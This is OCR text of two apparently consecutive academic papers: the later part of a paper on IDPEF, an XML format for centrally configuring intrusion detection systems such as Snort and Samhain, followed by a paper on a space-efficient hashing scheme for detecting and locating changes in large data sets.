IDS techniques are part of active research. The format should support new scientific findings. So IDPEF has to be highly standardized, but also so flexible, that vendor specific requirements are able to be integrated without changing any format definition. The format has to work with fixed attribute names and value ranges to enable a translation of values to other analyzer vendors. A free name and value space should be avoided or reduced to a limited domain.

To get the highest flexibility and integration of IDS on site of the IDS manager, additional software should be avoided on the manager to configure analyzers of different vendors.

The format should build a closed standardized solution for parameterization and event notification. All parameters that are necessary for IDMEF [12] has to be derived from IDPEF parameters or are generated from the IDS itself. No vendor specific or additional protocol / format are needed to manage an IDS. The format has support transfer of several update files and scheduling of update execution.

Common event notifications base on a single value. To honor complex integrations, the common vulnerability scoring systems [18] created a matrix to assess the importance of vulnerabilities in the individual environment. Based on this philosophy an intrusion will be characterized by a set of parameters to interpret the intrusion in context to the attack and the whole security situation. Events will be characterized by impact, severity and priority. This attribute approach has been integrated in IDPEF.

To get more information about a single event, additional information is needed by the operator. Additional information about the incident, incident response and alarm handling have been parameterized via IDPEF for notification.

For field service purposes each sensor has been characterized by individual parameters that allow an identification of the sensor for different information points.

Backup and restore should be operated by IDPEF. The analyzer has at least a baseline configuration, but it must not matter if the IDS-entity is fully parameterized, partial parameterized or completely un-parameterized.




Figure 2. IDS model with standardized communication with the IDS manager




Figure 3. Node structure of an IDPEF-Message

IV. Structure of IDPEF

IDPEF was created on top of the IDXP framework. The purpose of this format is to parameterize the analyzer to the individual implementation and to maintain the IDS in operations. The common applicability of this format was tested by integration in the network IDS Snort [19] and the host based IDS Samhain [20].

IDPEF bases on the Extensible Markup Language (XML) [23], because:

- IDMEF bases also on XML,
- XML is free from licenses, license-fees and has no royalties,
- XML is human readable,
- XML is easy to edit and
- XML is easy to process with web technologies, e.g. Java Script.

As illustrated in fig. 3, IDPEF is split in three core sections with a root node named "IDPEF-Message". The node section "entity" includes parameter to operate the sensor (e.g. NTP-servers, IP-addresses, etc.) and service information like location, field service contact, etc. Updates were scheduled within the node section "update".

The most challenging section is the "alert" section. Parameter of every event and response were defined and set within this section. The section "alert" has to be mapped biunique with parameters of all IDS.

Based on the practical example in section III, a SYN-flood parameterization is defined as depicted in fig. 4. Under the IDPEF-Message node the section alert contains all parameters for events. Each event node contains one event. The node itself includes the attributes "name" to identify the rule biunique and "displayedas" to define what will be displayed when the event causes. The attribute "origin" keeps more information about the background of this attack. "severity" classifies the priority of the event. Threshold and time interval are set in the node "system" with the attributes "time" for the time interval and "quantity" for the threshold. The complete XML Schema Definition for IDPEF was defined in [24].

V. IDPEF Integration

A first theoretical green field approach IDPEF was defined [24]. Attributes were defined and underpinned with a rationale. Subsequent the attributes of IDPEF were mapped with parameters of the open source IDS Snort [19], OSSec [21], Samhain [20] and Bro [22]. Improving adjustments were carried out within this phase. Based on these theoretical mappings the software implementations were done.

Within this work the theoretical green field approach was implemented in the two open source IDS Snort [19] and Samhain [20]. The implementations do not modify IDS executables. Only existing configuration files are processed. Implementations in Bro [22] and OSSec [21] will be following.

As a human interface an IDPEF web frontend was created that enables IDXP based communication to a selected analyzer. Attribute values were modified over the frontend and could be send back as IDPEF update to the analyzer. Additional software updates including upload of update files and new signatures are scheduled within the frontend and also send to the analyzer.

On site of the analyzer an IDXP / IDPEF communication module was created. This module modifies configuration files of the operating system, IDS software and schedules updates and their execution. The structure of the IDXP / IDPEF communication module is illustrated in fig. 5.

Each attribute of the individual IDS configuration files were assigned as baseline parameter or customizing parameter. Baseline parameters were not transferred into or modified by IDPEF. Customizing parameters were biunique mapped to an IDPEF attribute.

```
<IDPEF-Message>
 <alert>
  <event name = "9999_1"
     displayedas = "SYN-Flood"
     origin = "self-generated SYN-flood event"
     serverity = "attempted-dos" >
   <network source = "any"
      destination ="$myHONE_NET"
      direction = "uni" />
   <system time = "60"
      threshold = "200" />
  </event>
 </alert>
</IDPEF-Message>
```

Figure 4. Example of IDPEF-SYN-Flood-Message without defined namespace

Snort's IDPEF communication module maps "preprocessor", "variable", "output" and "config" parameters as well as rules into IDPEF. Dynamic loaded libraries were categorized as baseline parameters.

Customizing parameters were selected and mapped for each Snort rule into an individual IDPEF event. As demonstrated in fig. 6 the parameters are mixed within the rule. Parameters of the rule head are mapped into IDPEF. "msg", "reference", "classtype", "priority", "logto", "resp", "react" and "act" were mapped into IDPEF. The options "rev" and "sid" were used as unique event identifier.

Samhain's configuration file includes mainly customizing sections. Each section and its parameters were mapped biunique into IDPEF. The sections "external" and a high percentage of "Misc" were not integrated in this implementation. These sections were mostly classified as baseline configuration and not mapped into IDPEF.

VI. RESULTS

Based on engineering and implementation phase of the analyzer communication module the common parameterization was evaluated.

As pointed out in the introduction the structures of both individual IDS configuration files have an individual structure and syntax. There is a mix of baseline and customizing parameters in a configuration section within a file. Other parts are clearer to assign as configuration parameter section.

Standardization for Snort's IDS configuration files is very different. The customizing of Snort rules has a high percentage of customizing parameters that are able to map into a standardized format. Customizing of preprocessors is very individual. Each preprocessor has its own self created configuration line. As result, parameters vary in naming, separation and structure of values and / or value ranges. Integration in a standardized format requires a prevalent usage of individual parameter nodes.

Samhain's configuration was mostly completely mapped into IDPEF. The section "SuidCheck" requires additional individual parameters to integrate it in a standardized format. One of two "Misc" sections in the standard Configuration file includes baseline parameters.

VII. CONLUSION

The integrations demonstrate that actual configuration of IDS mixes baseline and customizing parameters. A separation of baseline and customizing configuration is helpful to apply IDPEF as common customizing file for IDS.

Customizing of IDS attributes are due to a small amount of parameters and values. Baseline configuration and references depend on the internal processing and are not able to standardize with external modifications only.




Figure 5. IDXP-Extension for the IDS analyzer

The configurations of two different IDS were mapped into one common parameterization format covered by one consistently administration frontend. These two IDS were operated under one common independent IDS manager. As result, the IDS manager was separated from the rest of different IDS and integrates analyzers of different vendors and analyzing level. Further IDS integrations will be substantiate this conclusion.

The IDS management is able to operate as central update entity and improve the security level. All updates could be controlled, downloaded and distributed to each single IDS entity from one central entity. Also the communication control will be easier, because there is only one communication port from the IDS manager to all IDS entities necessary. There is no need to open a connection from an IDS analyzer to the Internet or to the most trusted management LAN. All connections are initialized from the management LAN to the analyzer LAN.

Based on these findings, analyzing quality and usability comfort are not longer combined within a single IDS. Analyzer and sensors of an IDS are focused on detection of intrusions. The IDS manager development could be focusing on a more comfortable usability and other features like consistency checks with other analyzers, bulk parameter changes or comfortable update scheduling.

IDS manager and analyzer are independent. Different IDS could operate under one administration interface with more comfortable usability.

REFERENCES

[1] CERT / CC: "CERT/CC Statistics 1988-2006", 2007, http://www.cert.org/stats/ (last visit: 2007-06-13)

[2] CERT/CC: "Attack Sophistication vs. Intruder Technical Knowledge in Vulnerability Discovery: Bridging the Gap Between Analysis and Engineering", 2006, http://www.pghrims.org/resources/policyholder/cert-2003-04-22-pghrisk.pdf (last visit: 2011 11 26)

[3] Mark Baker: "Security Basics", 09.03.2006, http://*impact.asu.edu/cse494sp09/SecurityBasics.ppt* (last visit:




Figure 6. Mapping of snort rule to baseline and customizing parameters

2012 03 09)

[4] Symantec: “Threat Report Trends for July 04–December 04 Volume VII”, 2005, http://eval.veritas.com/mktginfo/enterprise/white_papers/ent-whitepaper_symantec_internet_security_threat_report_vii.pdf (last visit: 2007-06-13)

[5] M. Rose: "The Blocks Extensible Exchange Protocol Core", Mar 2001, RfC 3080, http://www.rfc-editor.org/rfc/rfc3080.txt (last visit: 2011 11 27)

[6] J. Case, R. Mundy, D. Partain, B. Stewart: "Introduction and Applicability Statements for Internet Standard Management Framework", Dec 2002, RfC 3410, http://tools.ietf.org/html/rfc3410 (last visit: 2011 11 28)

[7] U. Blumenthal, B. Wijnen: "User-based Security Model (USM) for version 3 of the Simple Network Management Protocol (SNMPv3)", Dec 2002, RfC 3414, http://tools.ietf.org/html/rfc3414 (last visit: 2011 11 28)

[8] J. Postel: “User datagram Protocol”, Aug 1980, RfC 768, http://www.ietf.org/rfc/rfc768.txt (last visit: 2011 11 28)

[9] Maria Eichlseder: “AES und DES”, 20. 11.2007, http://opt.math.tu-graz.ac.at/~aistleitner/Proseminar20072008/Eichlseder_Ausarbeitung.pdf (last visit: 2011-12-04)

[10] NIST: “Processing Standards Publication 197: Announcing the Advanced Encryption Standard (AES)”, Nov 2001, http://csrc.nist.gov/publications/fips/fips197/fips-197.pdf (last visit: 2011 11 28)

[11] Kahn, C., Porras, P., Stanifort-Chen, S., Tung, B.: “A Common Intrusion Detection Framework”, 1998, http://gost.isi.edu/cidf/ (last visit: 2007-06-13)

[12] H. Debar, D. Curry and B. Feinstein: “The Intrusion Detection Message Exchange Format (IDMEF)”, 2007, RfC 4765, http://www.ietf.org/rfc/rfc4765.txt (last visit: 2007 09 01)

[13] B. Feinstein and G. Matthews: “The Intrusion Detection Exchange Protocol (IDXP)”, 2007, RfC 4767, http://www.ietf.org/rfc/rfc4767.txt (last visit: 2007 09 01)

[14] M. Wood, M. Erlinger: “Intrusion Detection Message Exchange Requirements”, March 2007, RfC 4766, http://www.ietf.org/rfc/rfc4766.txt (last visit: 2007 09 01)

[15] B.-C. Bösch: “Intrusion Detection Parameterization Exchange Requirements”, 2011, unpublished

[16] IETF: “Internet protocol DARPA Internet program protocol specification”, Sept. 1981, http://tools.ietf.org/html/rfc791, (last visit: 2011 11 27)

[17] S. Deering, R. Hinden: “Internet Protocol, Version 6 (IPv6) Specification“, Dec. 1998, http://www.ietf.org/rfc/rfc2460.txt, (last visit: 2011 11 27)

[18] H. Goebel: “The Common Vulnerability Scoring System – Die Kunst, Schwachstellen richtig einzuschätzen und zu bewerten“, Feb. 2010, 17. DfN-Workshop: Sicherheit in vernetzten Systemen, Hamburg 2010, pp A-1 – A-8

[19] Snort: http://www.sort.org (last visit: 2011-12-03)

[20] Samhain: http://www. http://la-samhna.de/ (last visit: 2011-12-03)

[21] OSSec: http://www.ossec.net (last visit: 2011-12-03)

[22] Bro: http://www.bro-ids.org (last visit: 2011-12-03)

[23] W3C: “Extensible Markup Language (XML)”, 2011, http://www.w3.org/XML/ (last visit: 2011-12-03)

[24] B.-C. Bösch: “Intrusion Detection Parameterization Exchange Format”, 2011, unpublished

[25] T. Werner, C. Fuchs, E. Gerhards-Padilla, P. Martini: “Nebula - generating syntactical network intrusion signatures“, 2009, 4th International Conference on Malicious and Unwanted Software (MALWARE), pp 31 -38

Hashing Scheme for Space-efficient Detection and Localization of Changes in Large Data Sets

Vanja Kontak, Siniša Srbljić, Dejan Škvorc

University of Zagreb, Faculty of Electrical Engineering and Computing
vanja.kontak@fer.hr
sinisa.srbljic@fer.hr
dejan.skvorc@fer.hr

***Abstract* - One of primary components of computer systems security is preservation of data integrity. In addition to violation prevention, it also includes methods used to detect such violations after they occur. The most common methods for preserving integrity of binary data are based on various hashing functions. However, an inherent downside of using hashing functions is that a single hash can only be used to verify integrity of a single data string as a whole. This results in it being impossible to locate the exact position within the string where the change occurred. Alternative method entails splitting the data string into blocks, each protected by a hash. While this enables more precise location of changes, storing potentially large number of hashes imposes significant space overhead for large data sets.**

In this paper, we present a space-efficient method for detection and localization of unwanted changes in large data sets. Our method reuses the idea of splitting data into blocks and hashing each block separately, but with certain added properties: logarithmic instead of linear increase of memory space required to store hashes, ease of parallelization, possible application on distributed data, limited self-verification of hashes and efficient recalculation of hashes for dynamically changing data.

I. INTRODUCTION

Cryptographic hash functions (CHFs) have been in use for over two decades [1]. In this time they have found application in wide array of fields, from digital signing to file integrity verification.

Most CHFs used in this period reuse the same core concept: they use some kind of block cypher in a Merkle–Damgård (MD) construction [2] to consume an arbitrary long string of binary data and produce a fixed length "digest" of input data (Figure 1). The MD construction guarantees that the entire CHF built using it is as secure as the underlying block cypher. While this implies that any block cypher can be used to build a CHF, widely used CHFs are built using block cyphers designed especially for this purpose.




Figure 1: Schematic of Merkle–Damgård construction

MD construction has certain undesirable properties, amongst which is the need to apply the block cypher sequentially on the blocks of input data, without the ability of parallelization. For this reason, several finalists of currently going NIST hash function competition [3] for selecting the SHA-3 function, abandoned MD construct in favor of other constructs (Keccak and JH, for example).

In section II, we will show several cryptographic constructs that use CHFs as building blocks. In section III, we will introduce our own method, show how it compares to already described constructs, and give its detailed description. In section IV, we will show how our method can be applied to locate a single modification of a data set and present a statistical model that can be used to estimate the locations of multiple errors. Section V concludes the paper.

II. USE OF CRYPTOGRAPHIC HASH FUNCTIONS IN OTHER CRYPTOGRAPHIC CONSTRUCTS

CHF can be used to build other cryptographic constructs. For instance, work of Luby and Rackoff [4], shows that CHFs can be used to build cryptographically secure symmetric encryption schemes. Similarly, they can be used to build pseudorandom number generators.

When speaking of hashing data, the shortfalls of MD constructs have already been mitigated "organically" in several applications of CHFs. For example, filesharing software has for a long time used the approach of splitting the files into "chunks" and applying the CHFs on each chunk separately. While this method is used to allow the verification of chunk integrity so that it can be retransmitted even if the complete file is unavailable, it also implies the ability to hash the file in parallel, since application of CHF on each chunk can be done independently of other chunks. The choice of CHF used varied from program to program. For instance, ed2k and Kademlia filesharing networks use MD5, while BitTorrent uses SHA-1 [5].

In addition, such schemes use an additional hash to protect the integrity of chunk hashes, called a top hash. It is calculated by concatenating the chunk hashes and




Figure 2: Schematic of hash list

applying the CHF on a resulting string. Overall, such construct is called a hash list (see Figure 2).

A construct similar to the hash list is the hash tree, sometimes also called Merkle tree, as it was first described by R. C. Merkle [6]. Same as with the hash list, data is split into chunks and each chunk is hashed individually. However, instead of using these hashes to calculate the top hash directly, they become leaves in a tree where each node hash is calculated by hashing concatenated hashes of its child nodes. Top hash is the hash of the root node of such tree. Thus, every node verifies the integrity of its child nodes, and, by recursion, its entire subtree.

A parameter of such construct is the number of child nodes each node has. However, most commonly used variant is the binary hash tree, where each node has two child nodes. This variant can be seen in Figure 3, and is the original variant described by Merkle [6].

It is trivial to show that the hash list is actually a special case of hash tree where all the chunk hashes are child nodes of a single parent node, whose hash is the top hash. As such, hash list represents the hash tree with a minimal number of nodes relative to the number of chunks. Since the number of nodes relates directly to the amount of hashing performed, hash list is also the most efficient hash tree regarding space and processor time.

Yet, hash tree shows certain advantages in terms of possible distributed calculation – for every node to have its hash calculated, only the nodes of its subtree are required. Consequently, to verify a certain number of nodes, only their common ancestor node and its subtree are required. This property has been used, for example, in ZFS filesystem for hierarchical sector integrity verification [7].




Figure 3: Schematic of a binary hash tree

From a given examples it becomes apparent that hash trees and hash lists can be used in different scenarios with different integrity requirements. If only the top hash (or root node) is stored, overall utility is no greater than in the case where the bare CHF is used; gains are only in possible computational speedup due to parallelization. In hash list, chunk hashes can be stored, allowing for verification of individual chunks, while in hash tree, the entire tree can be saved for a flexible hierarchical verification of chunk groups. While both of these approaches provide more granular integrity verification, they pay such verbosity with space requirement.

Let us presume that the file (or, more generally, a data set) is divided into *n* blocks, and that the same CHF with a constant hash size (1) is used for hashing in all scenarios.

To store a root hash, space is requirement is 1.

To store a hash list, space requirement is n+1 (n hashes, plus a top hash).

To store a binary hash tree, space requirement is 2n-1 (perfect binary tree has 2^{h+1}-1 nodes [8], where h is tree height: $h = \log_2 n$).

If a data set is large, or block size small (thus block count large), space requirement for both hash list and hash tree becomes significant.

For example, presume we want to protect 8GiB of data, with an ability to detect errors with a 4 KiB precision and that we are using a CHF with a 32 bytes output (hash size). Data will be split into 2 097 152 blocks, which translates to around 64 MiB of hashes for a hash list and 128 MiB for a hash tree.

For certain applications, where storage space is limited or where the nature of application requires storing hashes of a large number of different data sets (versioning software, for example), such large overhead might be deterrent.

In this paper we propose a more space-efficient construct that sacrifices the full verbosity and utility of hash lists and hash trees, but requires logarithmic space to




Figure 4: Required storage space (in number of hashes) of a hash tree (light gray), a hash list (dark gray), and our method (black). Both axes are on a logarithmic scale

store hashes, while retaining high possibility of parallelization. Exact space requirement is $2*\log_2(n)$, and comparison of required storage space with hash tree and hash list can be seen in Figure 4.

This feature makes it suitable for integrity verification of very large data sets. For example, to protect the aforementioned 8GiB of data, only 1344 bytes of storage space are required to hold the hashes.

III. SPACE-EFFICIENT HASHING SCHEME

Throughout the rest of the paper, certain terms will be used extensively, so we will note and define them in advance:

- Data string – a sequence of bits. For practical purposes, we assume that such stream has length that can be handled by most CHFs (multiple of 8 bits).
- Data block – a data string of some known length, created by splitting the data string. Data blocks of the same string contain exclusive parts of it.
- Neighboring blocks – blocks that contain data that was sequential in the data string i.e. the last bit of a first block was followed by the first bit of the second block, or vice versa.
- Single block error – an error introduced to the data of a single block. Actual number of changed bits is irrelevant.
- Multiple block errors – a single block error introduced to multiple blocks (not necessarily neighboring blocks).

Consider a data string split into blocks. As was mentioned, applying CHF on a whole string allows for detection of any number of errors, but without information of their location, while the use of hash list or hash tree allows for location of any number of blocks within which errors occurred.

However, a situation might exist where the chance of an error occurrence is very low, but the cost of not being able to locate it very high. In that case, one might perform risk assessment and determine whether it's more affordable to stick to CHF or expend more space for hash list or hash tree hashes storage. A more optimal solution would provide a tradeoff between the two extremes.

The method we propose takes inspiration from the error detection part of Hamming codes, and allows for the precise location of a single block error. It uses a CHF to calculate hashes, but the actual CHF used is not specified, and is left to the implementation.

A. Data preparation

Data is to be split into blocks, just as when using hash list or tree. There is no requirement for blocks to be of the same size; however it should be possible to unambiguously split the data into the same blocks at a later time.

Negative	H_0	H_2	H_4
Positive	H_1	H_3	H_5

Figure 5: Example of hash storage table for 8 leaves tree

Then, a CHF is applied to every block of data separately and their hashes calculated. We call these hashes "leaves". For convention, each leaf is assigned a zero-based index, preferably in the same order as the corresponding blocks in the original data. In some variants, indexing isn't necessary, but we'll use it for convenience.

In order to proceed, the number of leaves needs to be the power of two. If this is not the case, padding leaves need to be added to bring the number of leaves up to the closest higher power of two. The same could have been achieved by padding the actual data, but simply adding leaves is faster than hashing padding data. Padding leaves should all have the same hash value that can be distinguished from values of non-padding leaves. Since the chance of accidental hash collision in CHFs is negligible, one way to generate padding hash is to apply CHF to some constant data (a kind of initialization vector), and use the resulting hash for all padding leaves.

In addition, space should be allocated to hold the hash storage table (HST). Hash storage table ought to have two rows (that will be referred to as a "*positive*" and "*negative*" row), and $\log_2(n)$ columns, where *n* is the number of leaves after padding. For convention, we will number the cells in such a way that cells in a *negative* row are numbered sequentially from left to right with even numbers starting from zero, while cells in *positive* row are numbered with the number of the cell from the *negative* row and the same column, increased by one (alternatively, sequentially from left to right with odd numbers starting from 1). See Figure 5 for an example of hash storage table for 8 leaves.

B. Block grouping

After leaves are ready, they are to be grouped. Groups are numbered from zero to $2*\log_2(n) - 1$, and each group can (and will) share some of its leaves with other groups.

0th group will contain the leaves with even indices (0, 2, 4...)

1st group will contain all leaves not contained in 0th group. Alternatively, all leaves with odd indices.

2nd group will contain the first 2 leaves (0, 1), then two more leaves with indices 4 and 5, then 8 and 9 and so on. Alternatively, every leaf whose index is divisible by 4 without remainder, and it's following leaf.

3rd group will contain all leaves not in 2nd group

$(2n)^{th}$ group (even numbered group) will contain all leaves whose indices *i* satisfy the identity

$$i \equiv 0 \pmod{2^{n+1}} \quad (1)$$

(i is divisible with 2^{n+1} without remainder) and the following 2^n-1 leaves.

$(2n+1)^{th}$ group (odd numbered group) will contain all leaves whose indices *i* satisfy the identity

$$(i - 2^n) \equiv 0 \pmod{2^{n+1}} \quad (2)$$

and the following 2^n-1 leaves. Alternatively, it will contain all leaves not contained in $(2n)^{th}$ group.

Example of leaf grouping (for 8 blocks) can be seen in Figure 6.

Note that groups are ordered sets of leaves, and that the order of blocks within groups is the same as in the full block set.

C. Group hashing

After the groups have been defined, a top hash of every group has to be calculated. There are two ways this can be done: by treating the group as the hash list, or by treating leaves in the group as the leaves of a binary hash tree (further in text "hash tree" implies "binary hash tree").

Both ways will produce a top hash that can be used, although they are not interchangeable (produced top hashes will be different). Advantages and disadvantages of both methods have been described in Introduction.

Finally, top hashes are stored in hash storage table in such a way that **the top hash of a group *i* is stored in a cell numbered *i*.**

At this point, all structures used to produce top hashes (leaves, hash tree) can be deallocated, as only the hash storage table is needed for verification.

IV. Application

To merely detect the presence of errors in the data set we would only need to store a single top hash of the entire file. Our method, however, in addition to that allows the precise location of single errors. This property comes from the way the leaves were grouped.

A. Data verification

In order to verify the data against the previously generated HST, we need to calculate a new one with the current data and compare the two of them.

If there is no difference in stored hashes between the old and the new HST, we can claim that no data blocks have been altered. ***(R1)***

If some difference in hashes is found, we need to observe the pattern of those changes to make a claim.

Let us first consider a single error. If we analyze identities (1) and (2), and the number of leaves that are added to groups, we can reach two conjectures:

- A single leaf will be in only one group from every group pair numbered with (2n, 2n+1) *(C1)*
- Every leaf will be in at least one group in every group pair numbered with (2n, 2n+1) *(C2)*




Figure 6: Leaf grouping of 8 leaves. A leaf belongs to a group if the vertical dotted line coming out of it crosses the gray rectangle area of that group.

Note that because of the order we placed top hashes in HST, every table column represents a single (2n, 2n+1) pair. For that reason, terms "HST column" and "group pair" can be used interchangeably.

Considering all this, we can reach the following conclusion: *a single error will always change **exactly one** hash in every column in the hash storage table.* ***(R2)***

Now let us consider multiple errors. Since every multiple error is made of multiple single errors, some properties of single errors still hold. More specifically, from (C2) we can conclude that *a multiple error will always change **at least one** hash in every column in hash storage table.* ***(R3)***

Unfortunately, since we have multiple errors, we can't conclude much from (C1). It is completely possible to have errors introduced in two leaves that will result in the change of all hashes. For example, in Figure 6, since leaves 0 and 7 belong to different groups in every group pair, errors in those two will change all hashes in the new HST.

Since we stated the conditions that must hold for no errors, a single error, and multiple errors, we can state that any difference in HST that doesn't satisfy at least one of these conditions represents an invalid state. In other words, *if two HSTs differ, but not in at least one hash in every column, we can conclude there was either a modification introduced into a HST, or there was an error in the HST calculation procedure.* ***(R4)***

We can use this final condition as the simple self-integrity test for HSTs.

B. Singe Error Location

In Figure 6, we can see that when we choose a group from the group pair with the highest numbering, and discard the leaves that are not in it, we are left with exactly half of the leaves. When we choose a group from the next group pair with lower numbering and again discard leaves that are not in it, we are left with the half of the leaves chosen in the previous step.

If we repeat the process with all pair groups, we will end up with a single leaf. This is because in every step we halved the number of leaves, and we repeat this $\log_2(n)$ times (number of groups). Some simple math shows that

$$n * (\tfrac{1}{2})^{\log_2 n} = 1$$

or in other words, after $\log_2(n)$ steps we will end up with a single leaf. In addition, because we always discarded leaves that weren't in the group we chose, this remaining leaf is guaranteed to be the member of all groups we chose. For example, in Figure 6, choosing groups 5, 2 and 1 leaves us with a leaf 5.

If we have determined that there is a single error, then we simple have to perform the aforementioned algorithm, in every pair choosing the group that has had its hash changed, until we are left with a single leaf. Since that is

the only leaf that was the member of all the groups that have had their hash changed, it must be the leaf where the error occurred.

Alternatively, a simpler method can be used if the leaves are ordered and explicitly numbered with a zero based index: we start at the rightmost HST column and if the changed hash is in the *negative* row, we choose 0, otherwise we choose 1. The chosen digit will be the most significant digit in a binary number. We then move left through columns, choosing a digit for every column, each digit being less significant. After we are done, constructed number will be the index of the leaf where error occurred.

For example, if the changed hashes in Figure 5 are (H_0, H_3, H_5), we will end with a binary number 110, or 6. In Figure 6 we can see that leaf 6 indeed belongs to groups 0, 3 and 5.

C. Multiple Errors Location

Unlike the situation with the single errors, if the HST comparison shows multiple errors, in general case we can't precisely locate them. As was already mentioned, it's possible for a smallest multiple error (a double error) to cause all of the hashes in HST to change.

We have shown in the previous chapter that each single error can be represented with a binary number by checking which cell in ever HST column has changed. We have also shown that the reason for that is because a single error can only change a single hash group in a group pair. But multiple errors could also change only one group in some pairs and both in others. If we return to the binary numbers analogy, we can conclude that this is because binary numbers of single errors that compose the multiple error could still have the same digits at certain locations.

Thus we reach a conjecture about multiple errors: *when there are multiple errors, columns in HST that have only one cell changed denote the digits in binary representation of blocks indices that are common to all indices of changed blocks.*

For example, if in Figure 6 errors occur in blocks 0 and 4, only the rightmost column in HST will have both of its cells change (H_4 and H_5 in Figure 5), while in left two, only H_0 and H_2 would change. That directly relates to the fact that block indices 000 (0) and 100 (4) differ in a single digit.

For this reason we will use the ***X-notation*** to mark the binary indices of multiple errors. This means that we will write the digits we know to be common to all indices normally with 0 or 1, and the indices that are ambiguous with X. For the example with blocks 0 and 4, the notation would be X00, since they differ in most significant digit only.

It is obvious that because they represent possible permutations, the number of Xs in X-notation directly relates to the possible number of errors. In other words, they give the upper bound of the number of single errors in multiple error: *the maximum number of blocks that contain errors in multiple-errors scenario is 2^n, where n is the number of Xs in X-notation of multiple error.*

In the worst case scenario, this upper bound will be equal to the number of leaves, and will not provide much information, but otherwise, in conjecture with X-notation, it can locate leaves for which we can claim that are error-free.

For the example with blocks 0 and 4, this also perfectly locates the blocks with errors. We know that there are multiple errors, but also that there can't be more than $2^1 = 2$ errors, and that the only possible permutations of X00 are 000 and 100. This is the best case scenario with a double error.

In situations where it is possible to restore the faulty block to the error-free state via some expensive operation, such as network fetch or restoration from a slow backup, it would be useful to devise a model that would define the order in which the blocks are to be restored that would minimize the number of blocks that would have to be restored before the whole data is in an error-free state.

In the case where errors in blocks are independent events, *it is statistically more probable for multiple errors to contain less than more single errors.* In that case, we can devise a model for block restoration order (BRO).

First, we observe a property of multiple errors that states that *every multiple error can be decomposed into one or more double errors*. All possible double errors can be constructed by simply permutating all possible indices from X-notation, and constructing every possible pair from those.

Secondly, we observe that within all possible double errors, not all are equally probable. This comes from the fact that some double errors are what we call *defining double errors* (DDE). DDEs are double errors that would, in case no more errors exist, still have the same X-notation as the whole multiple error. Because they "define" the X-notation of a multiple error, even if more than two blocks contain errors, at least two of them must come from a defining error. Since this also implies that at least one DDE must be the present in the multiple error, they are individually the most probable double errors to occur.

If derived from X-notation, defining double errors will have indices that differ in all digits where there is X.

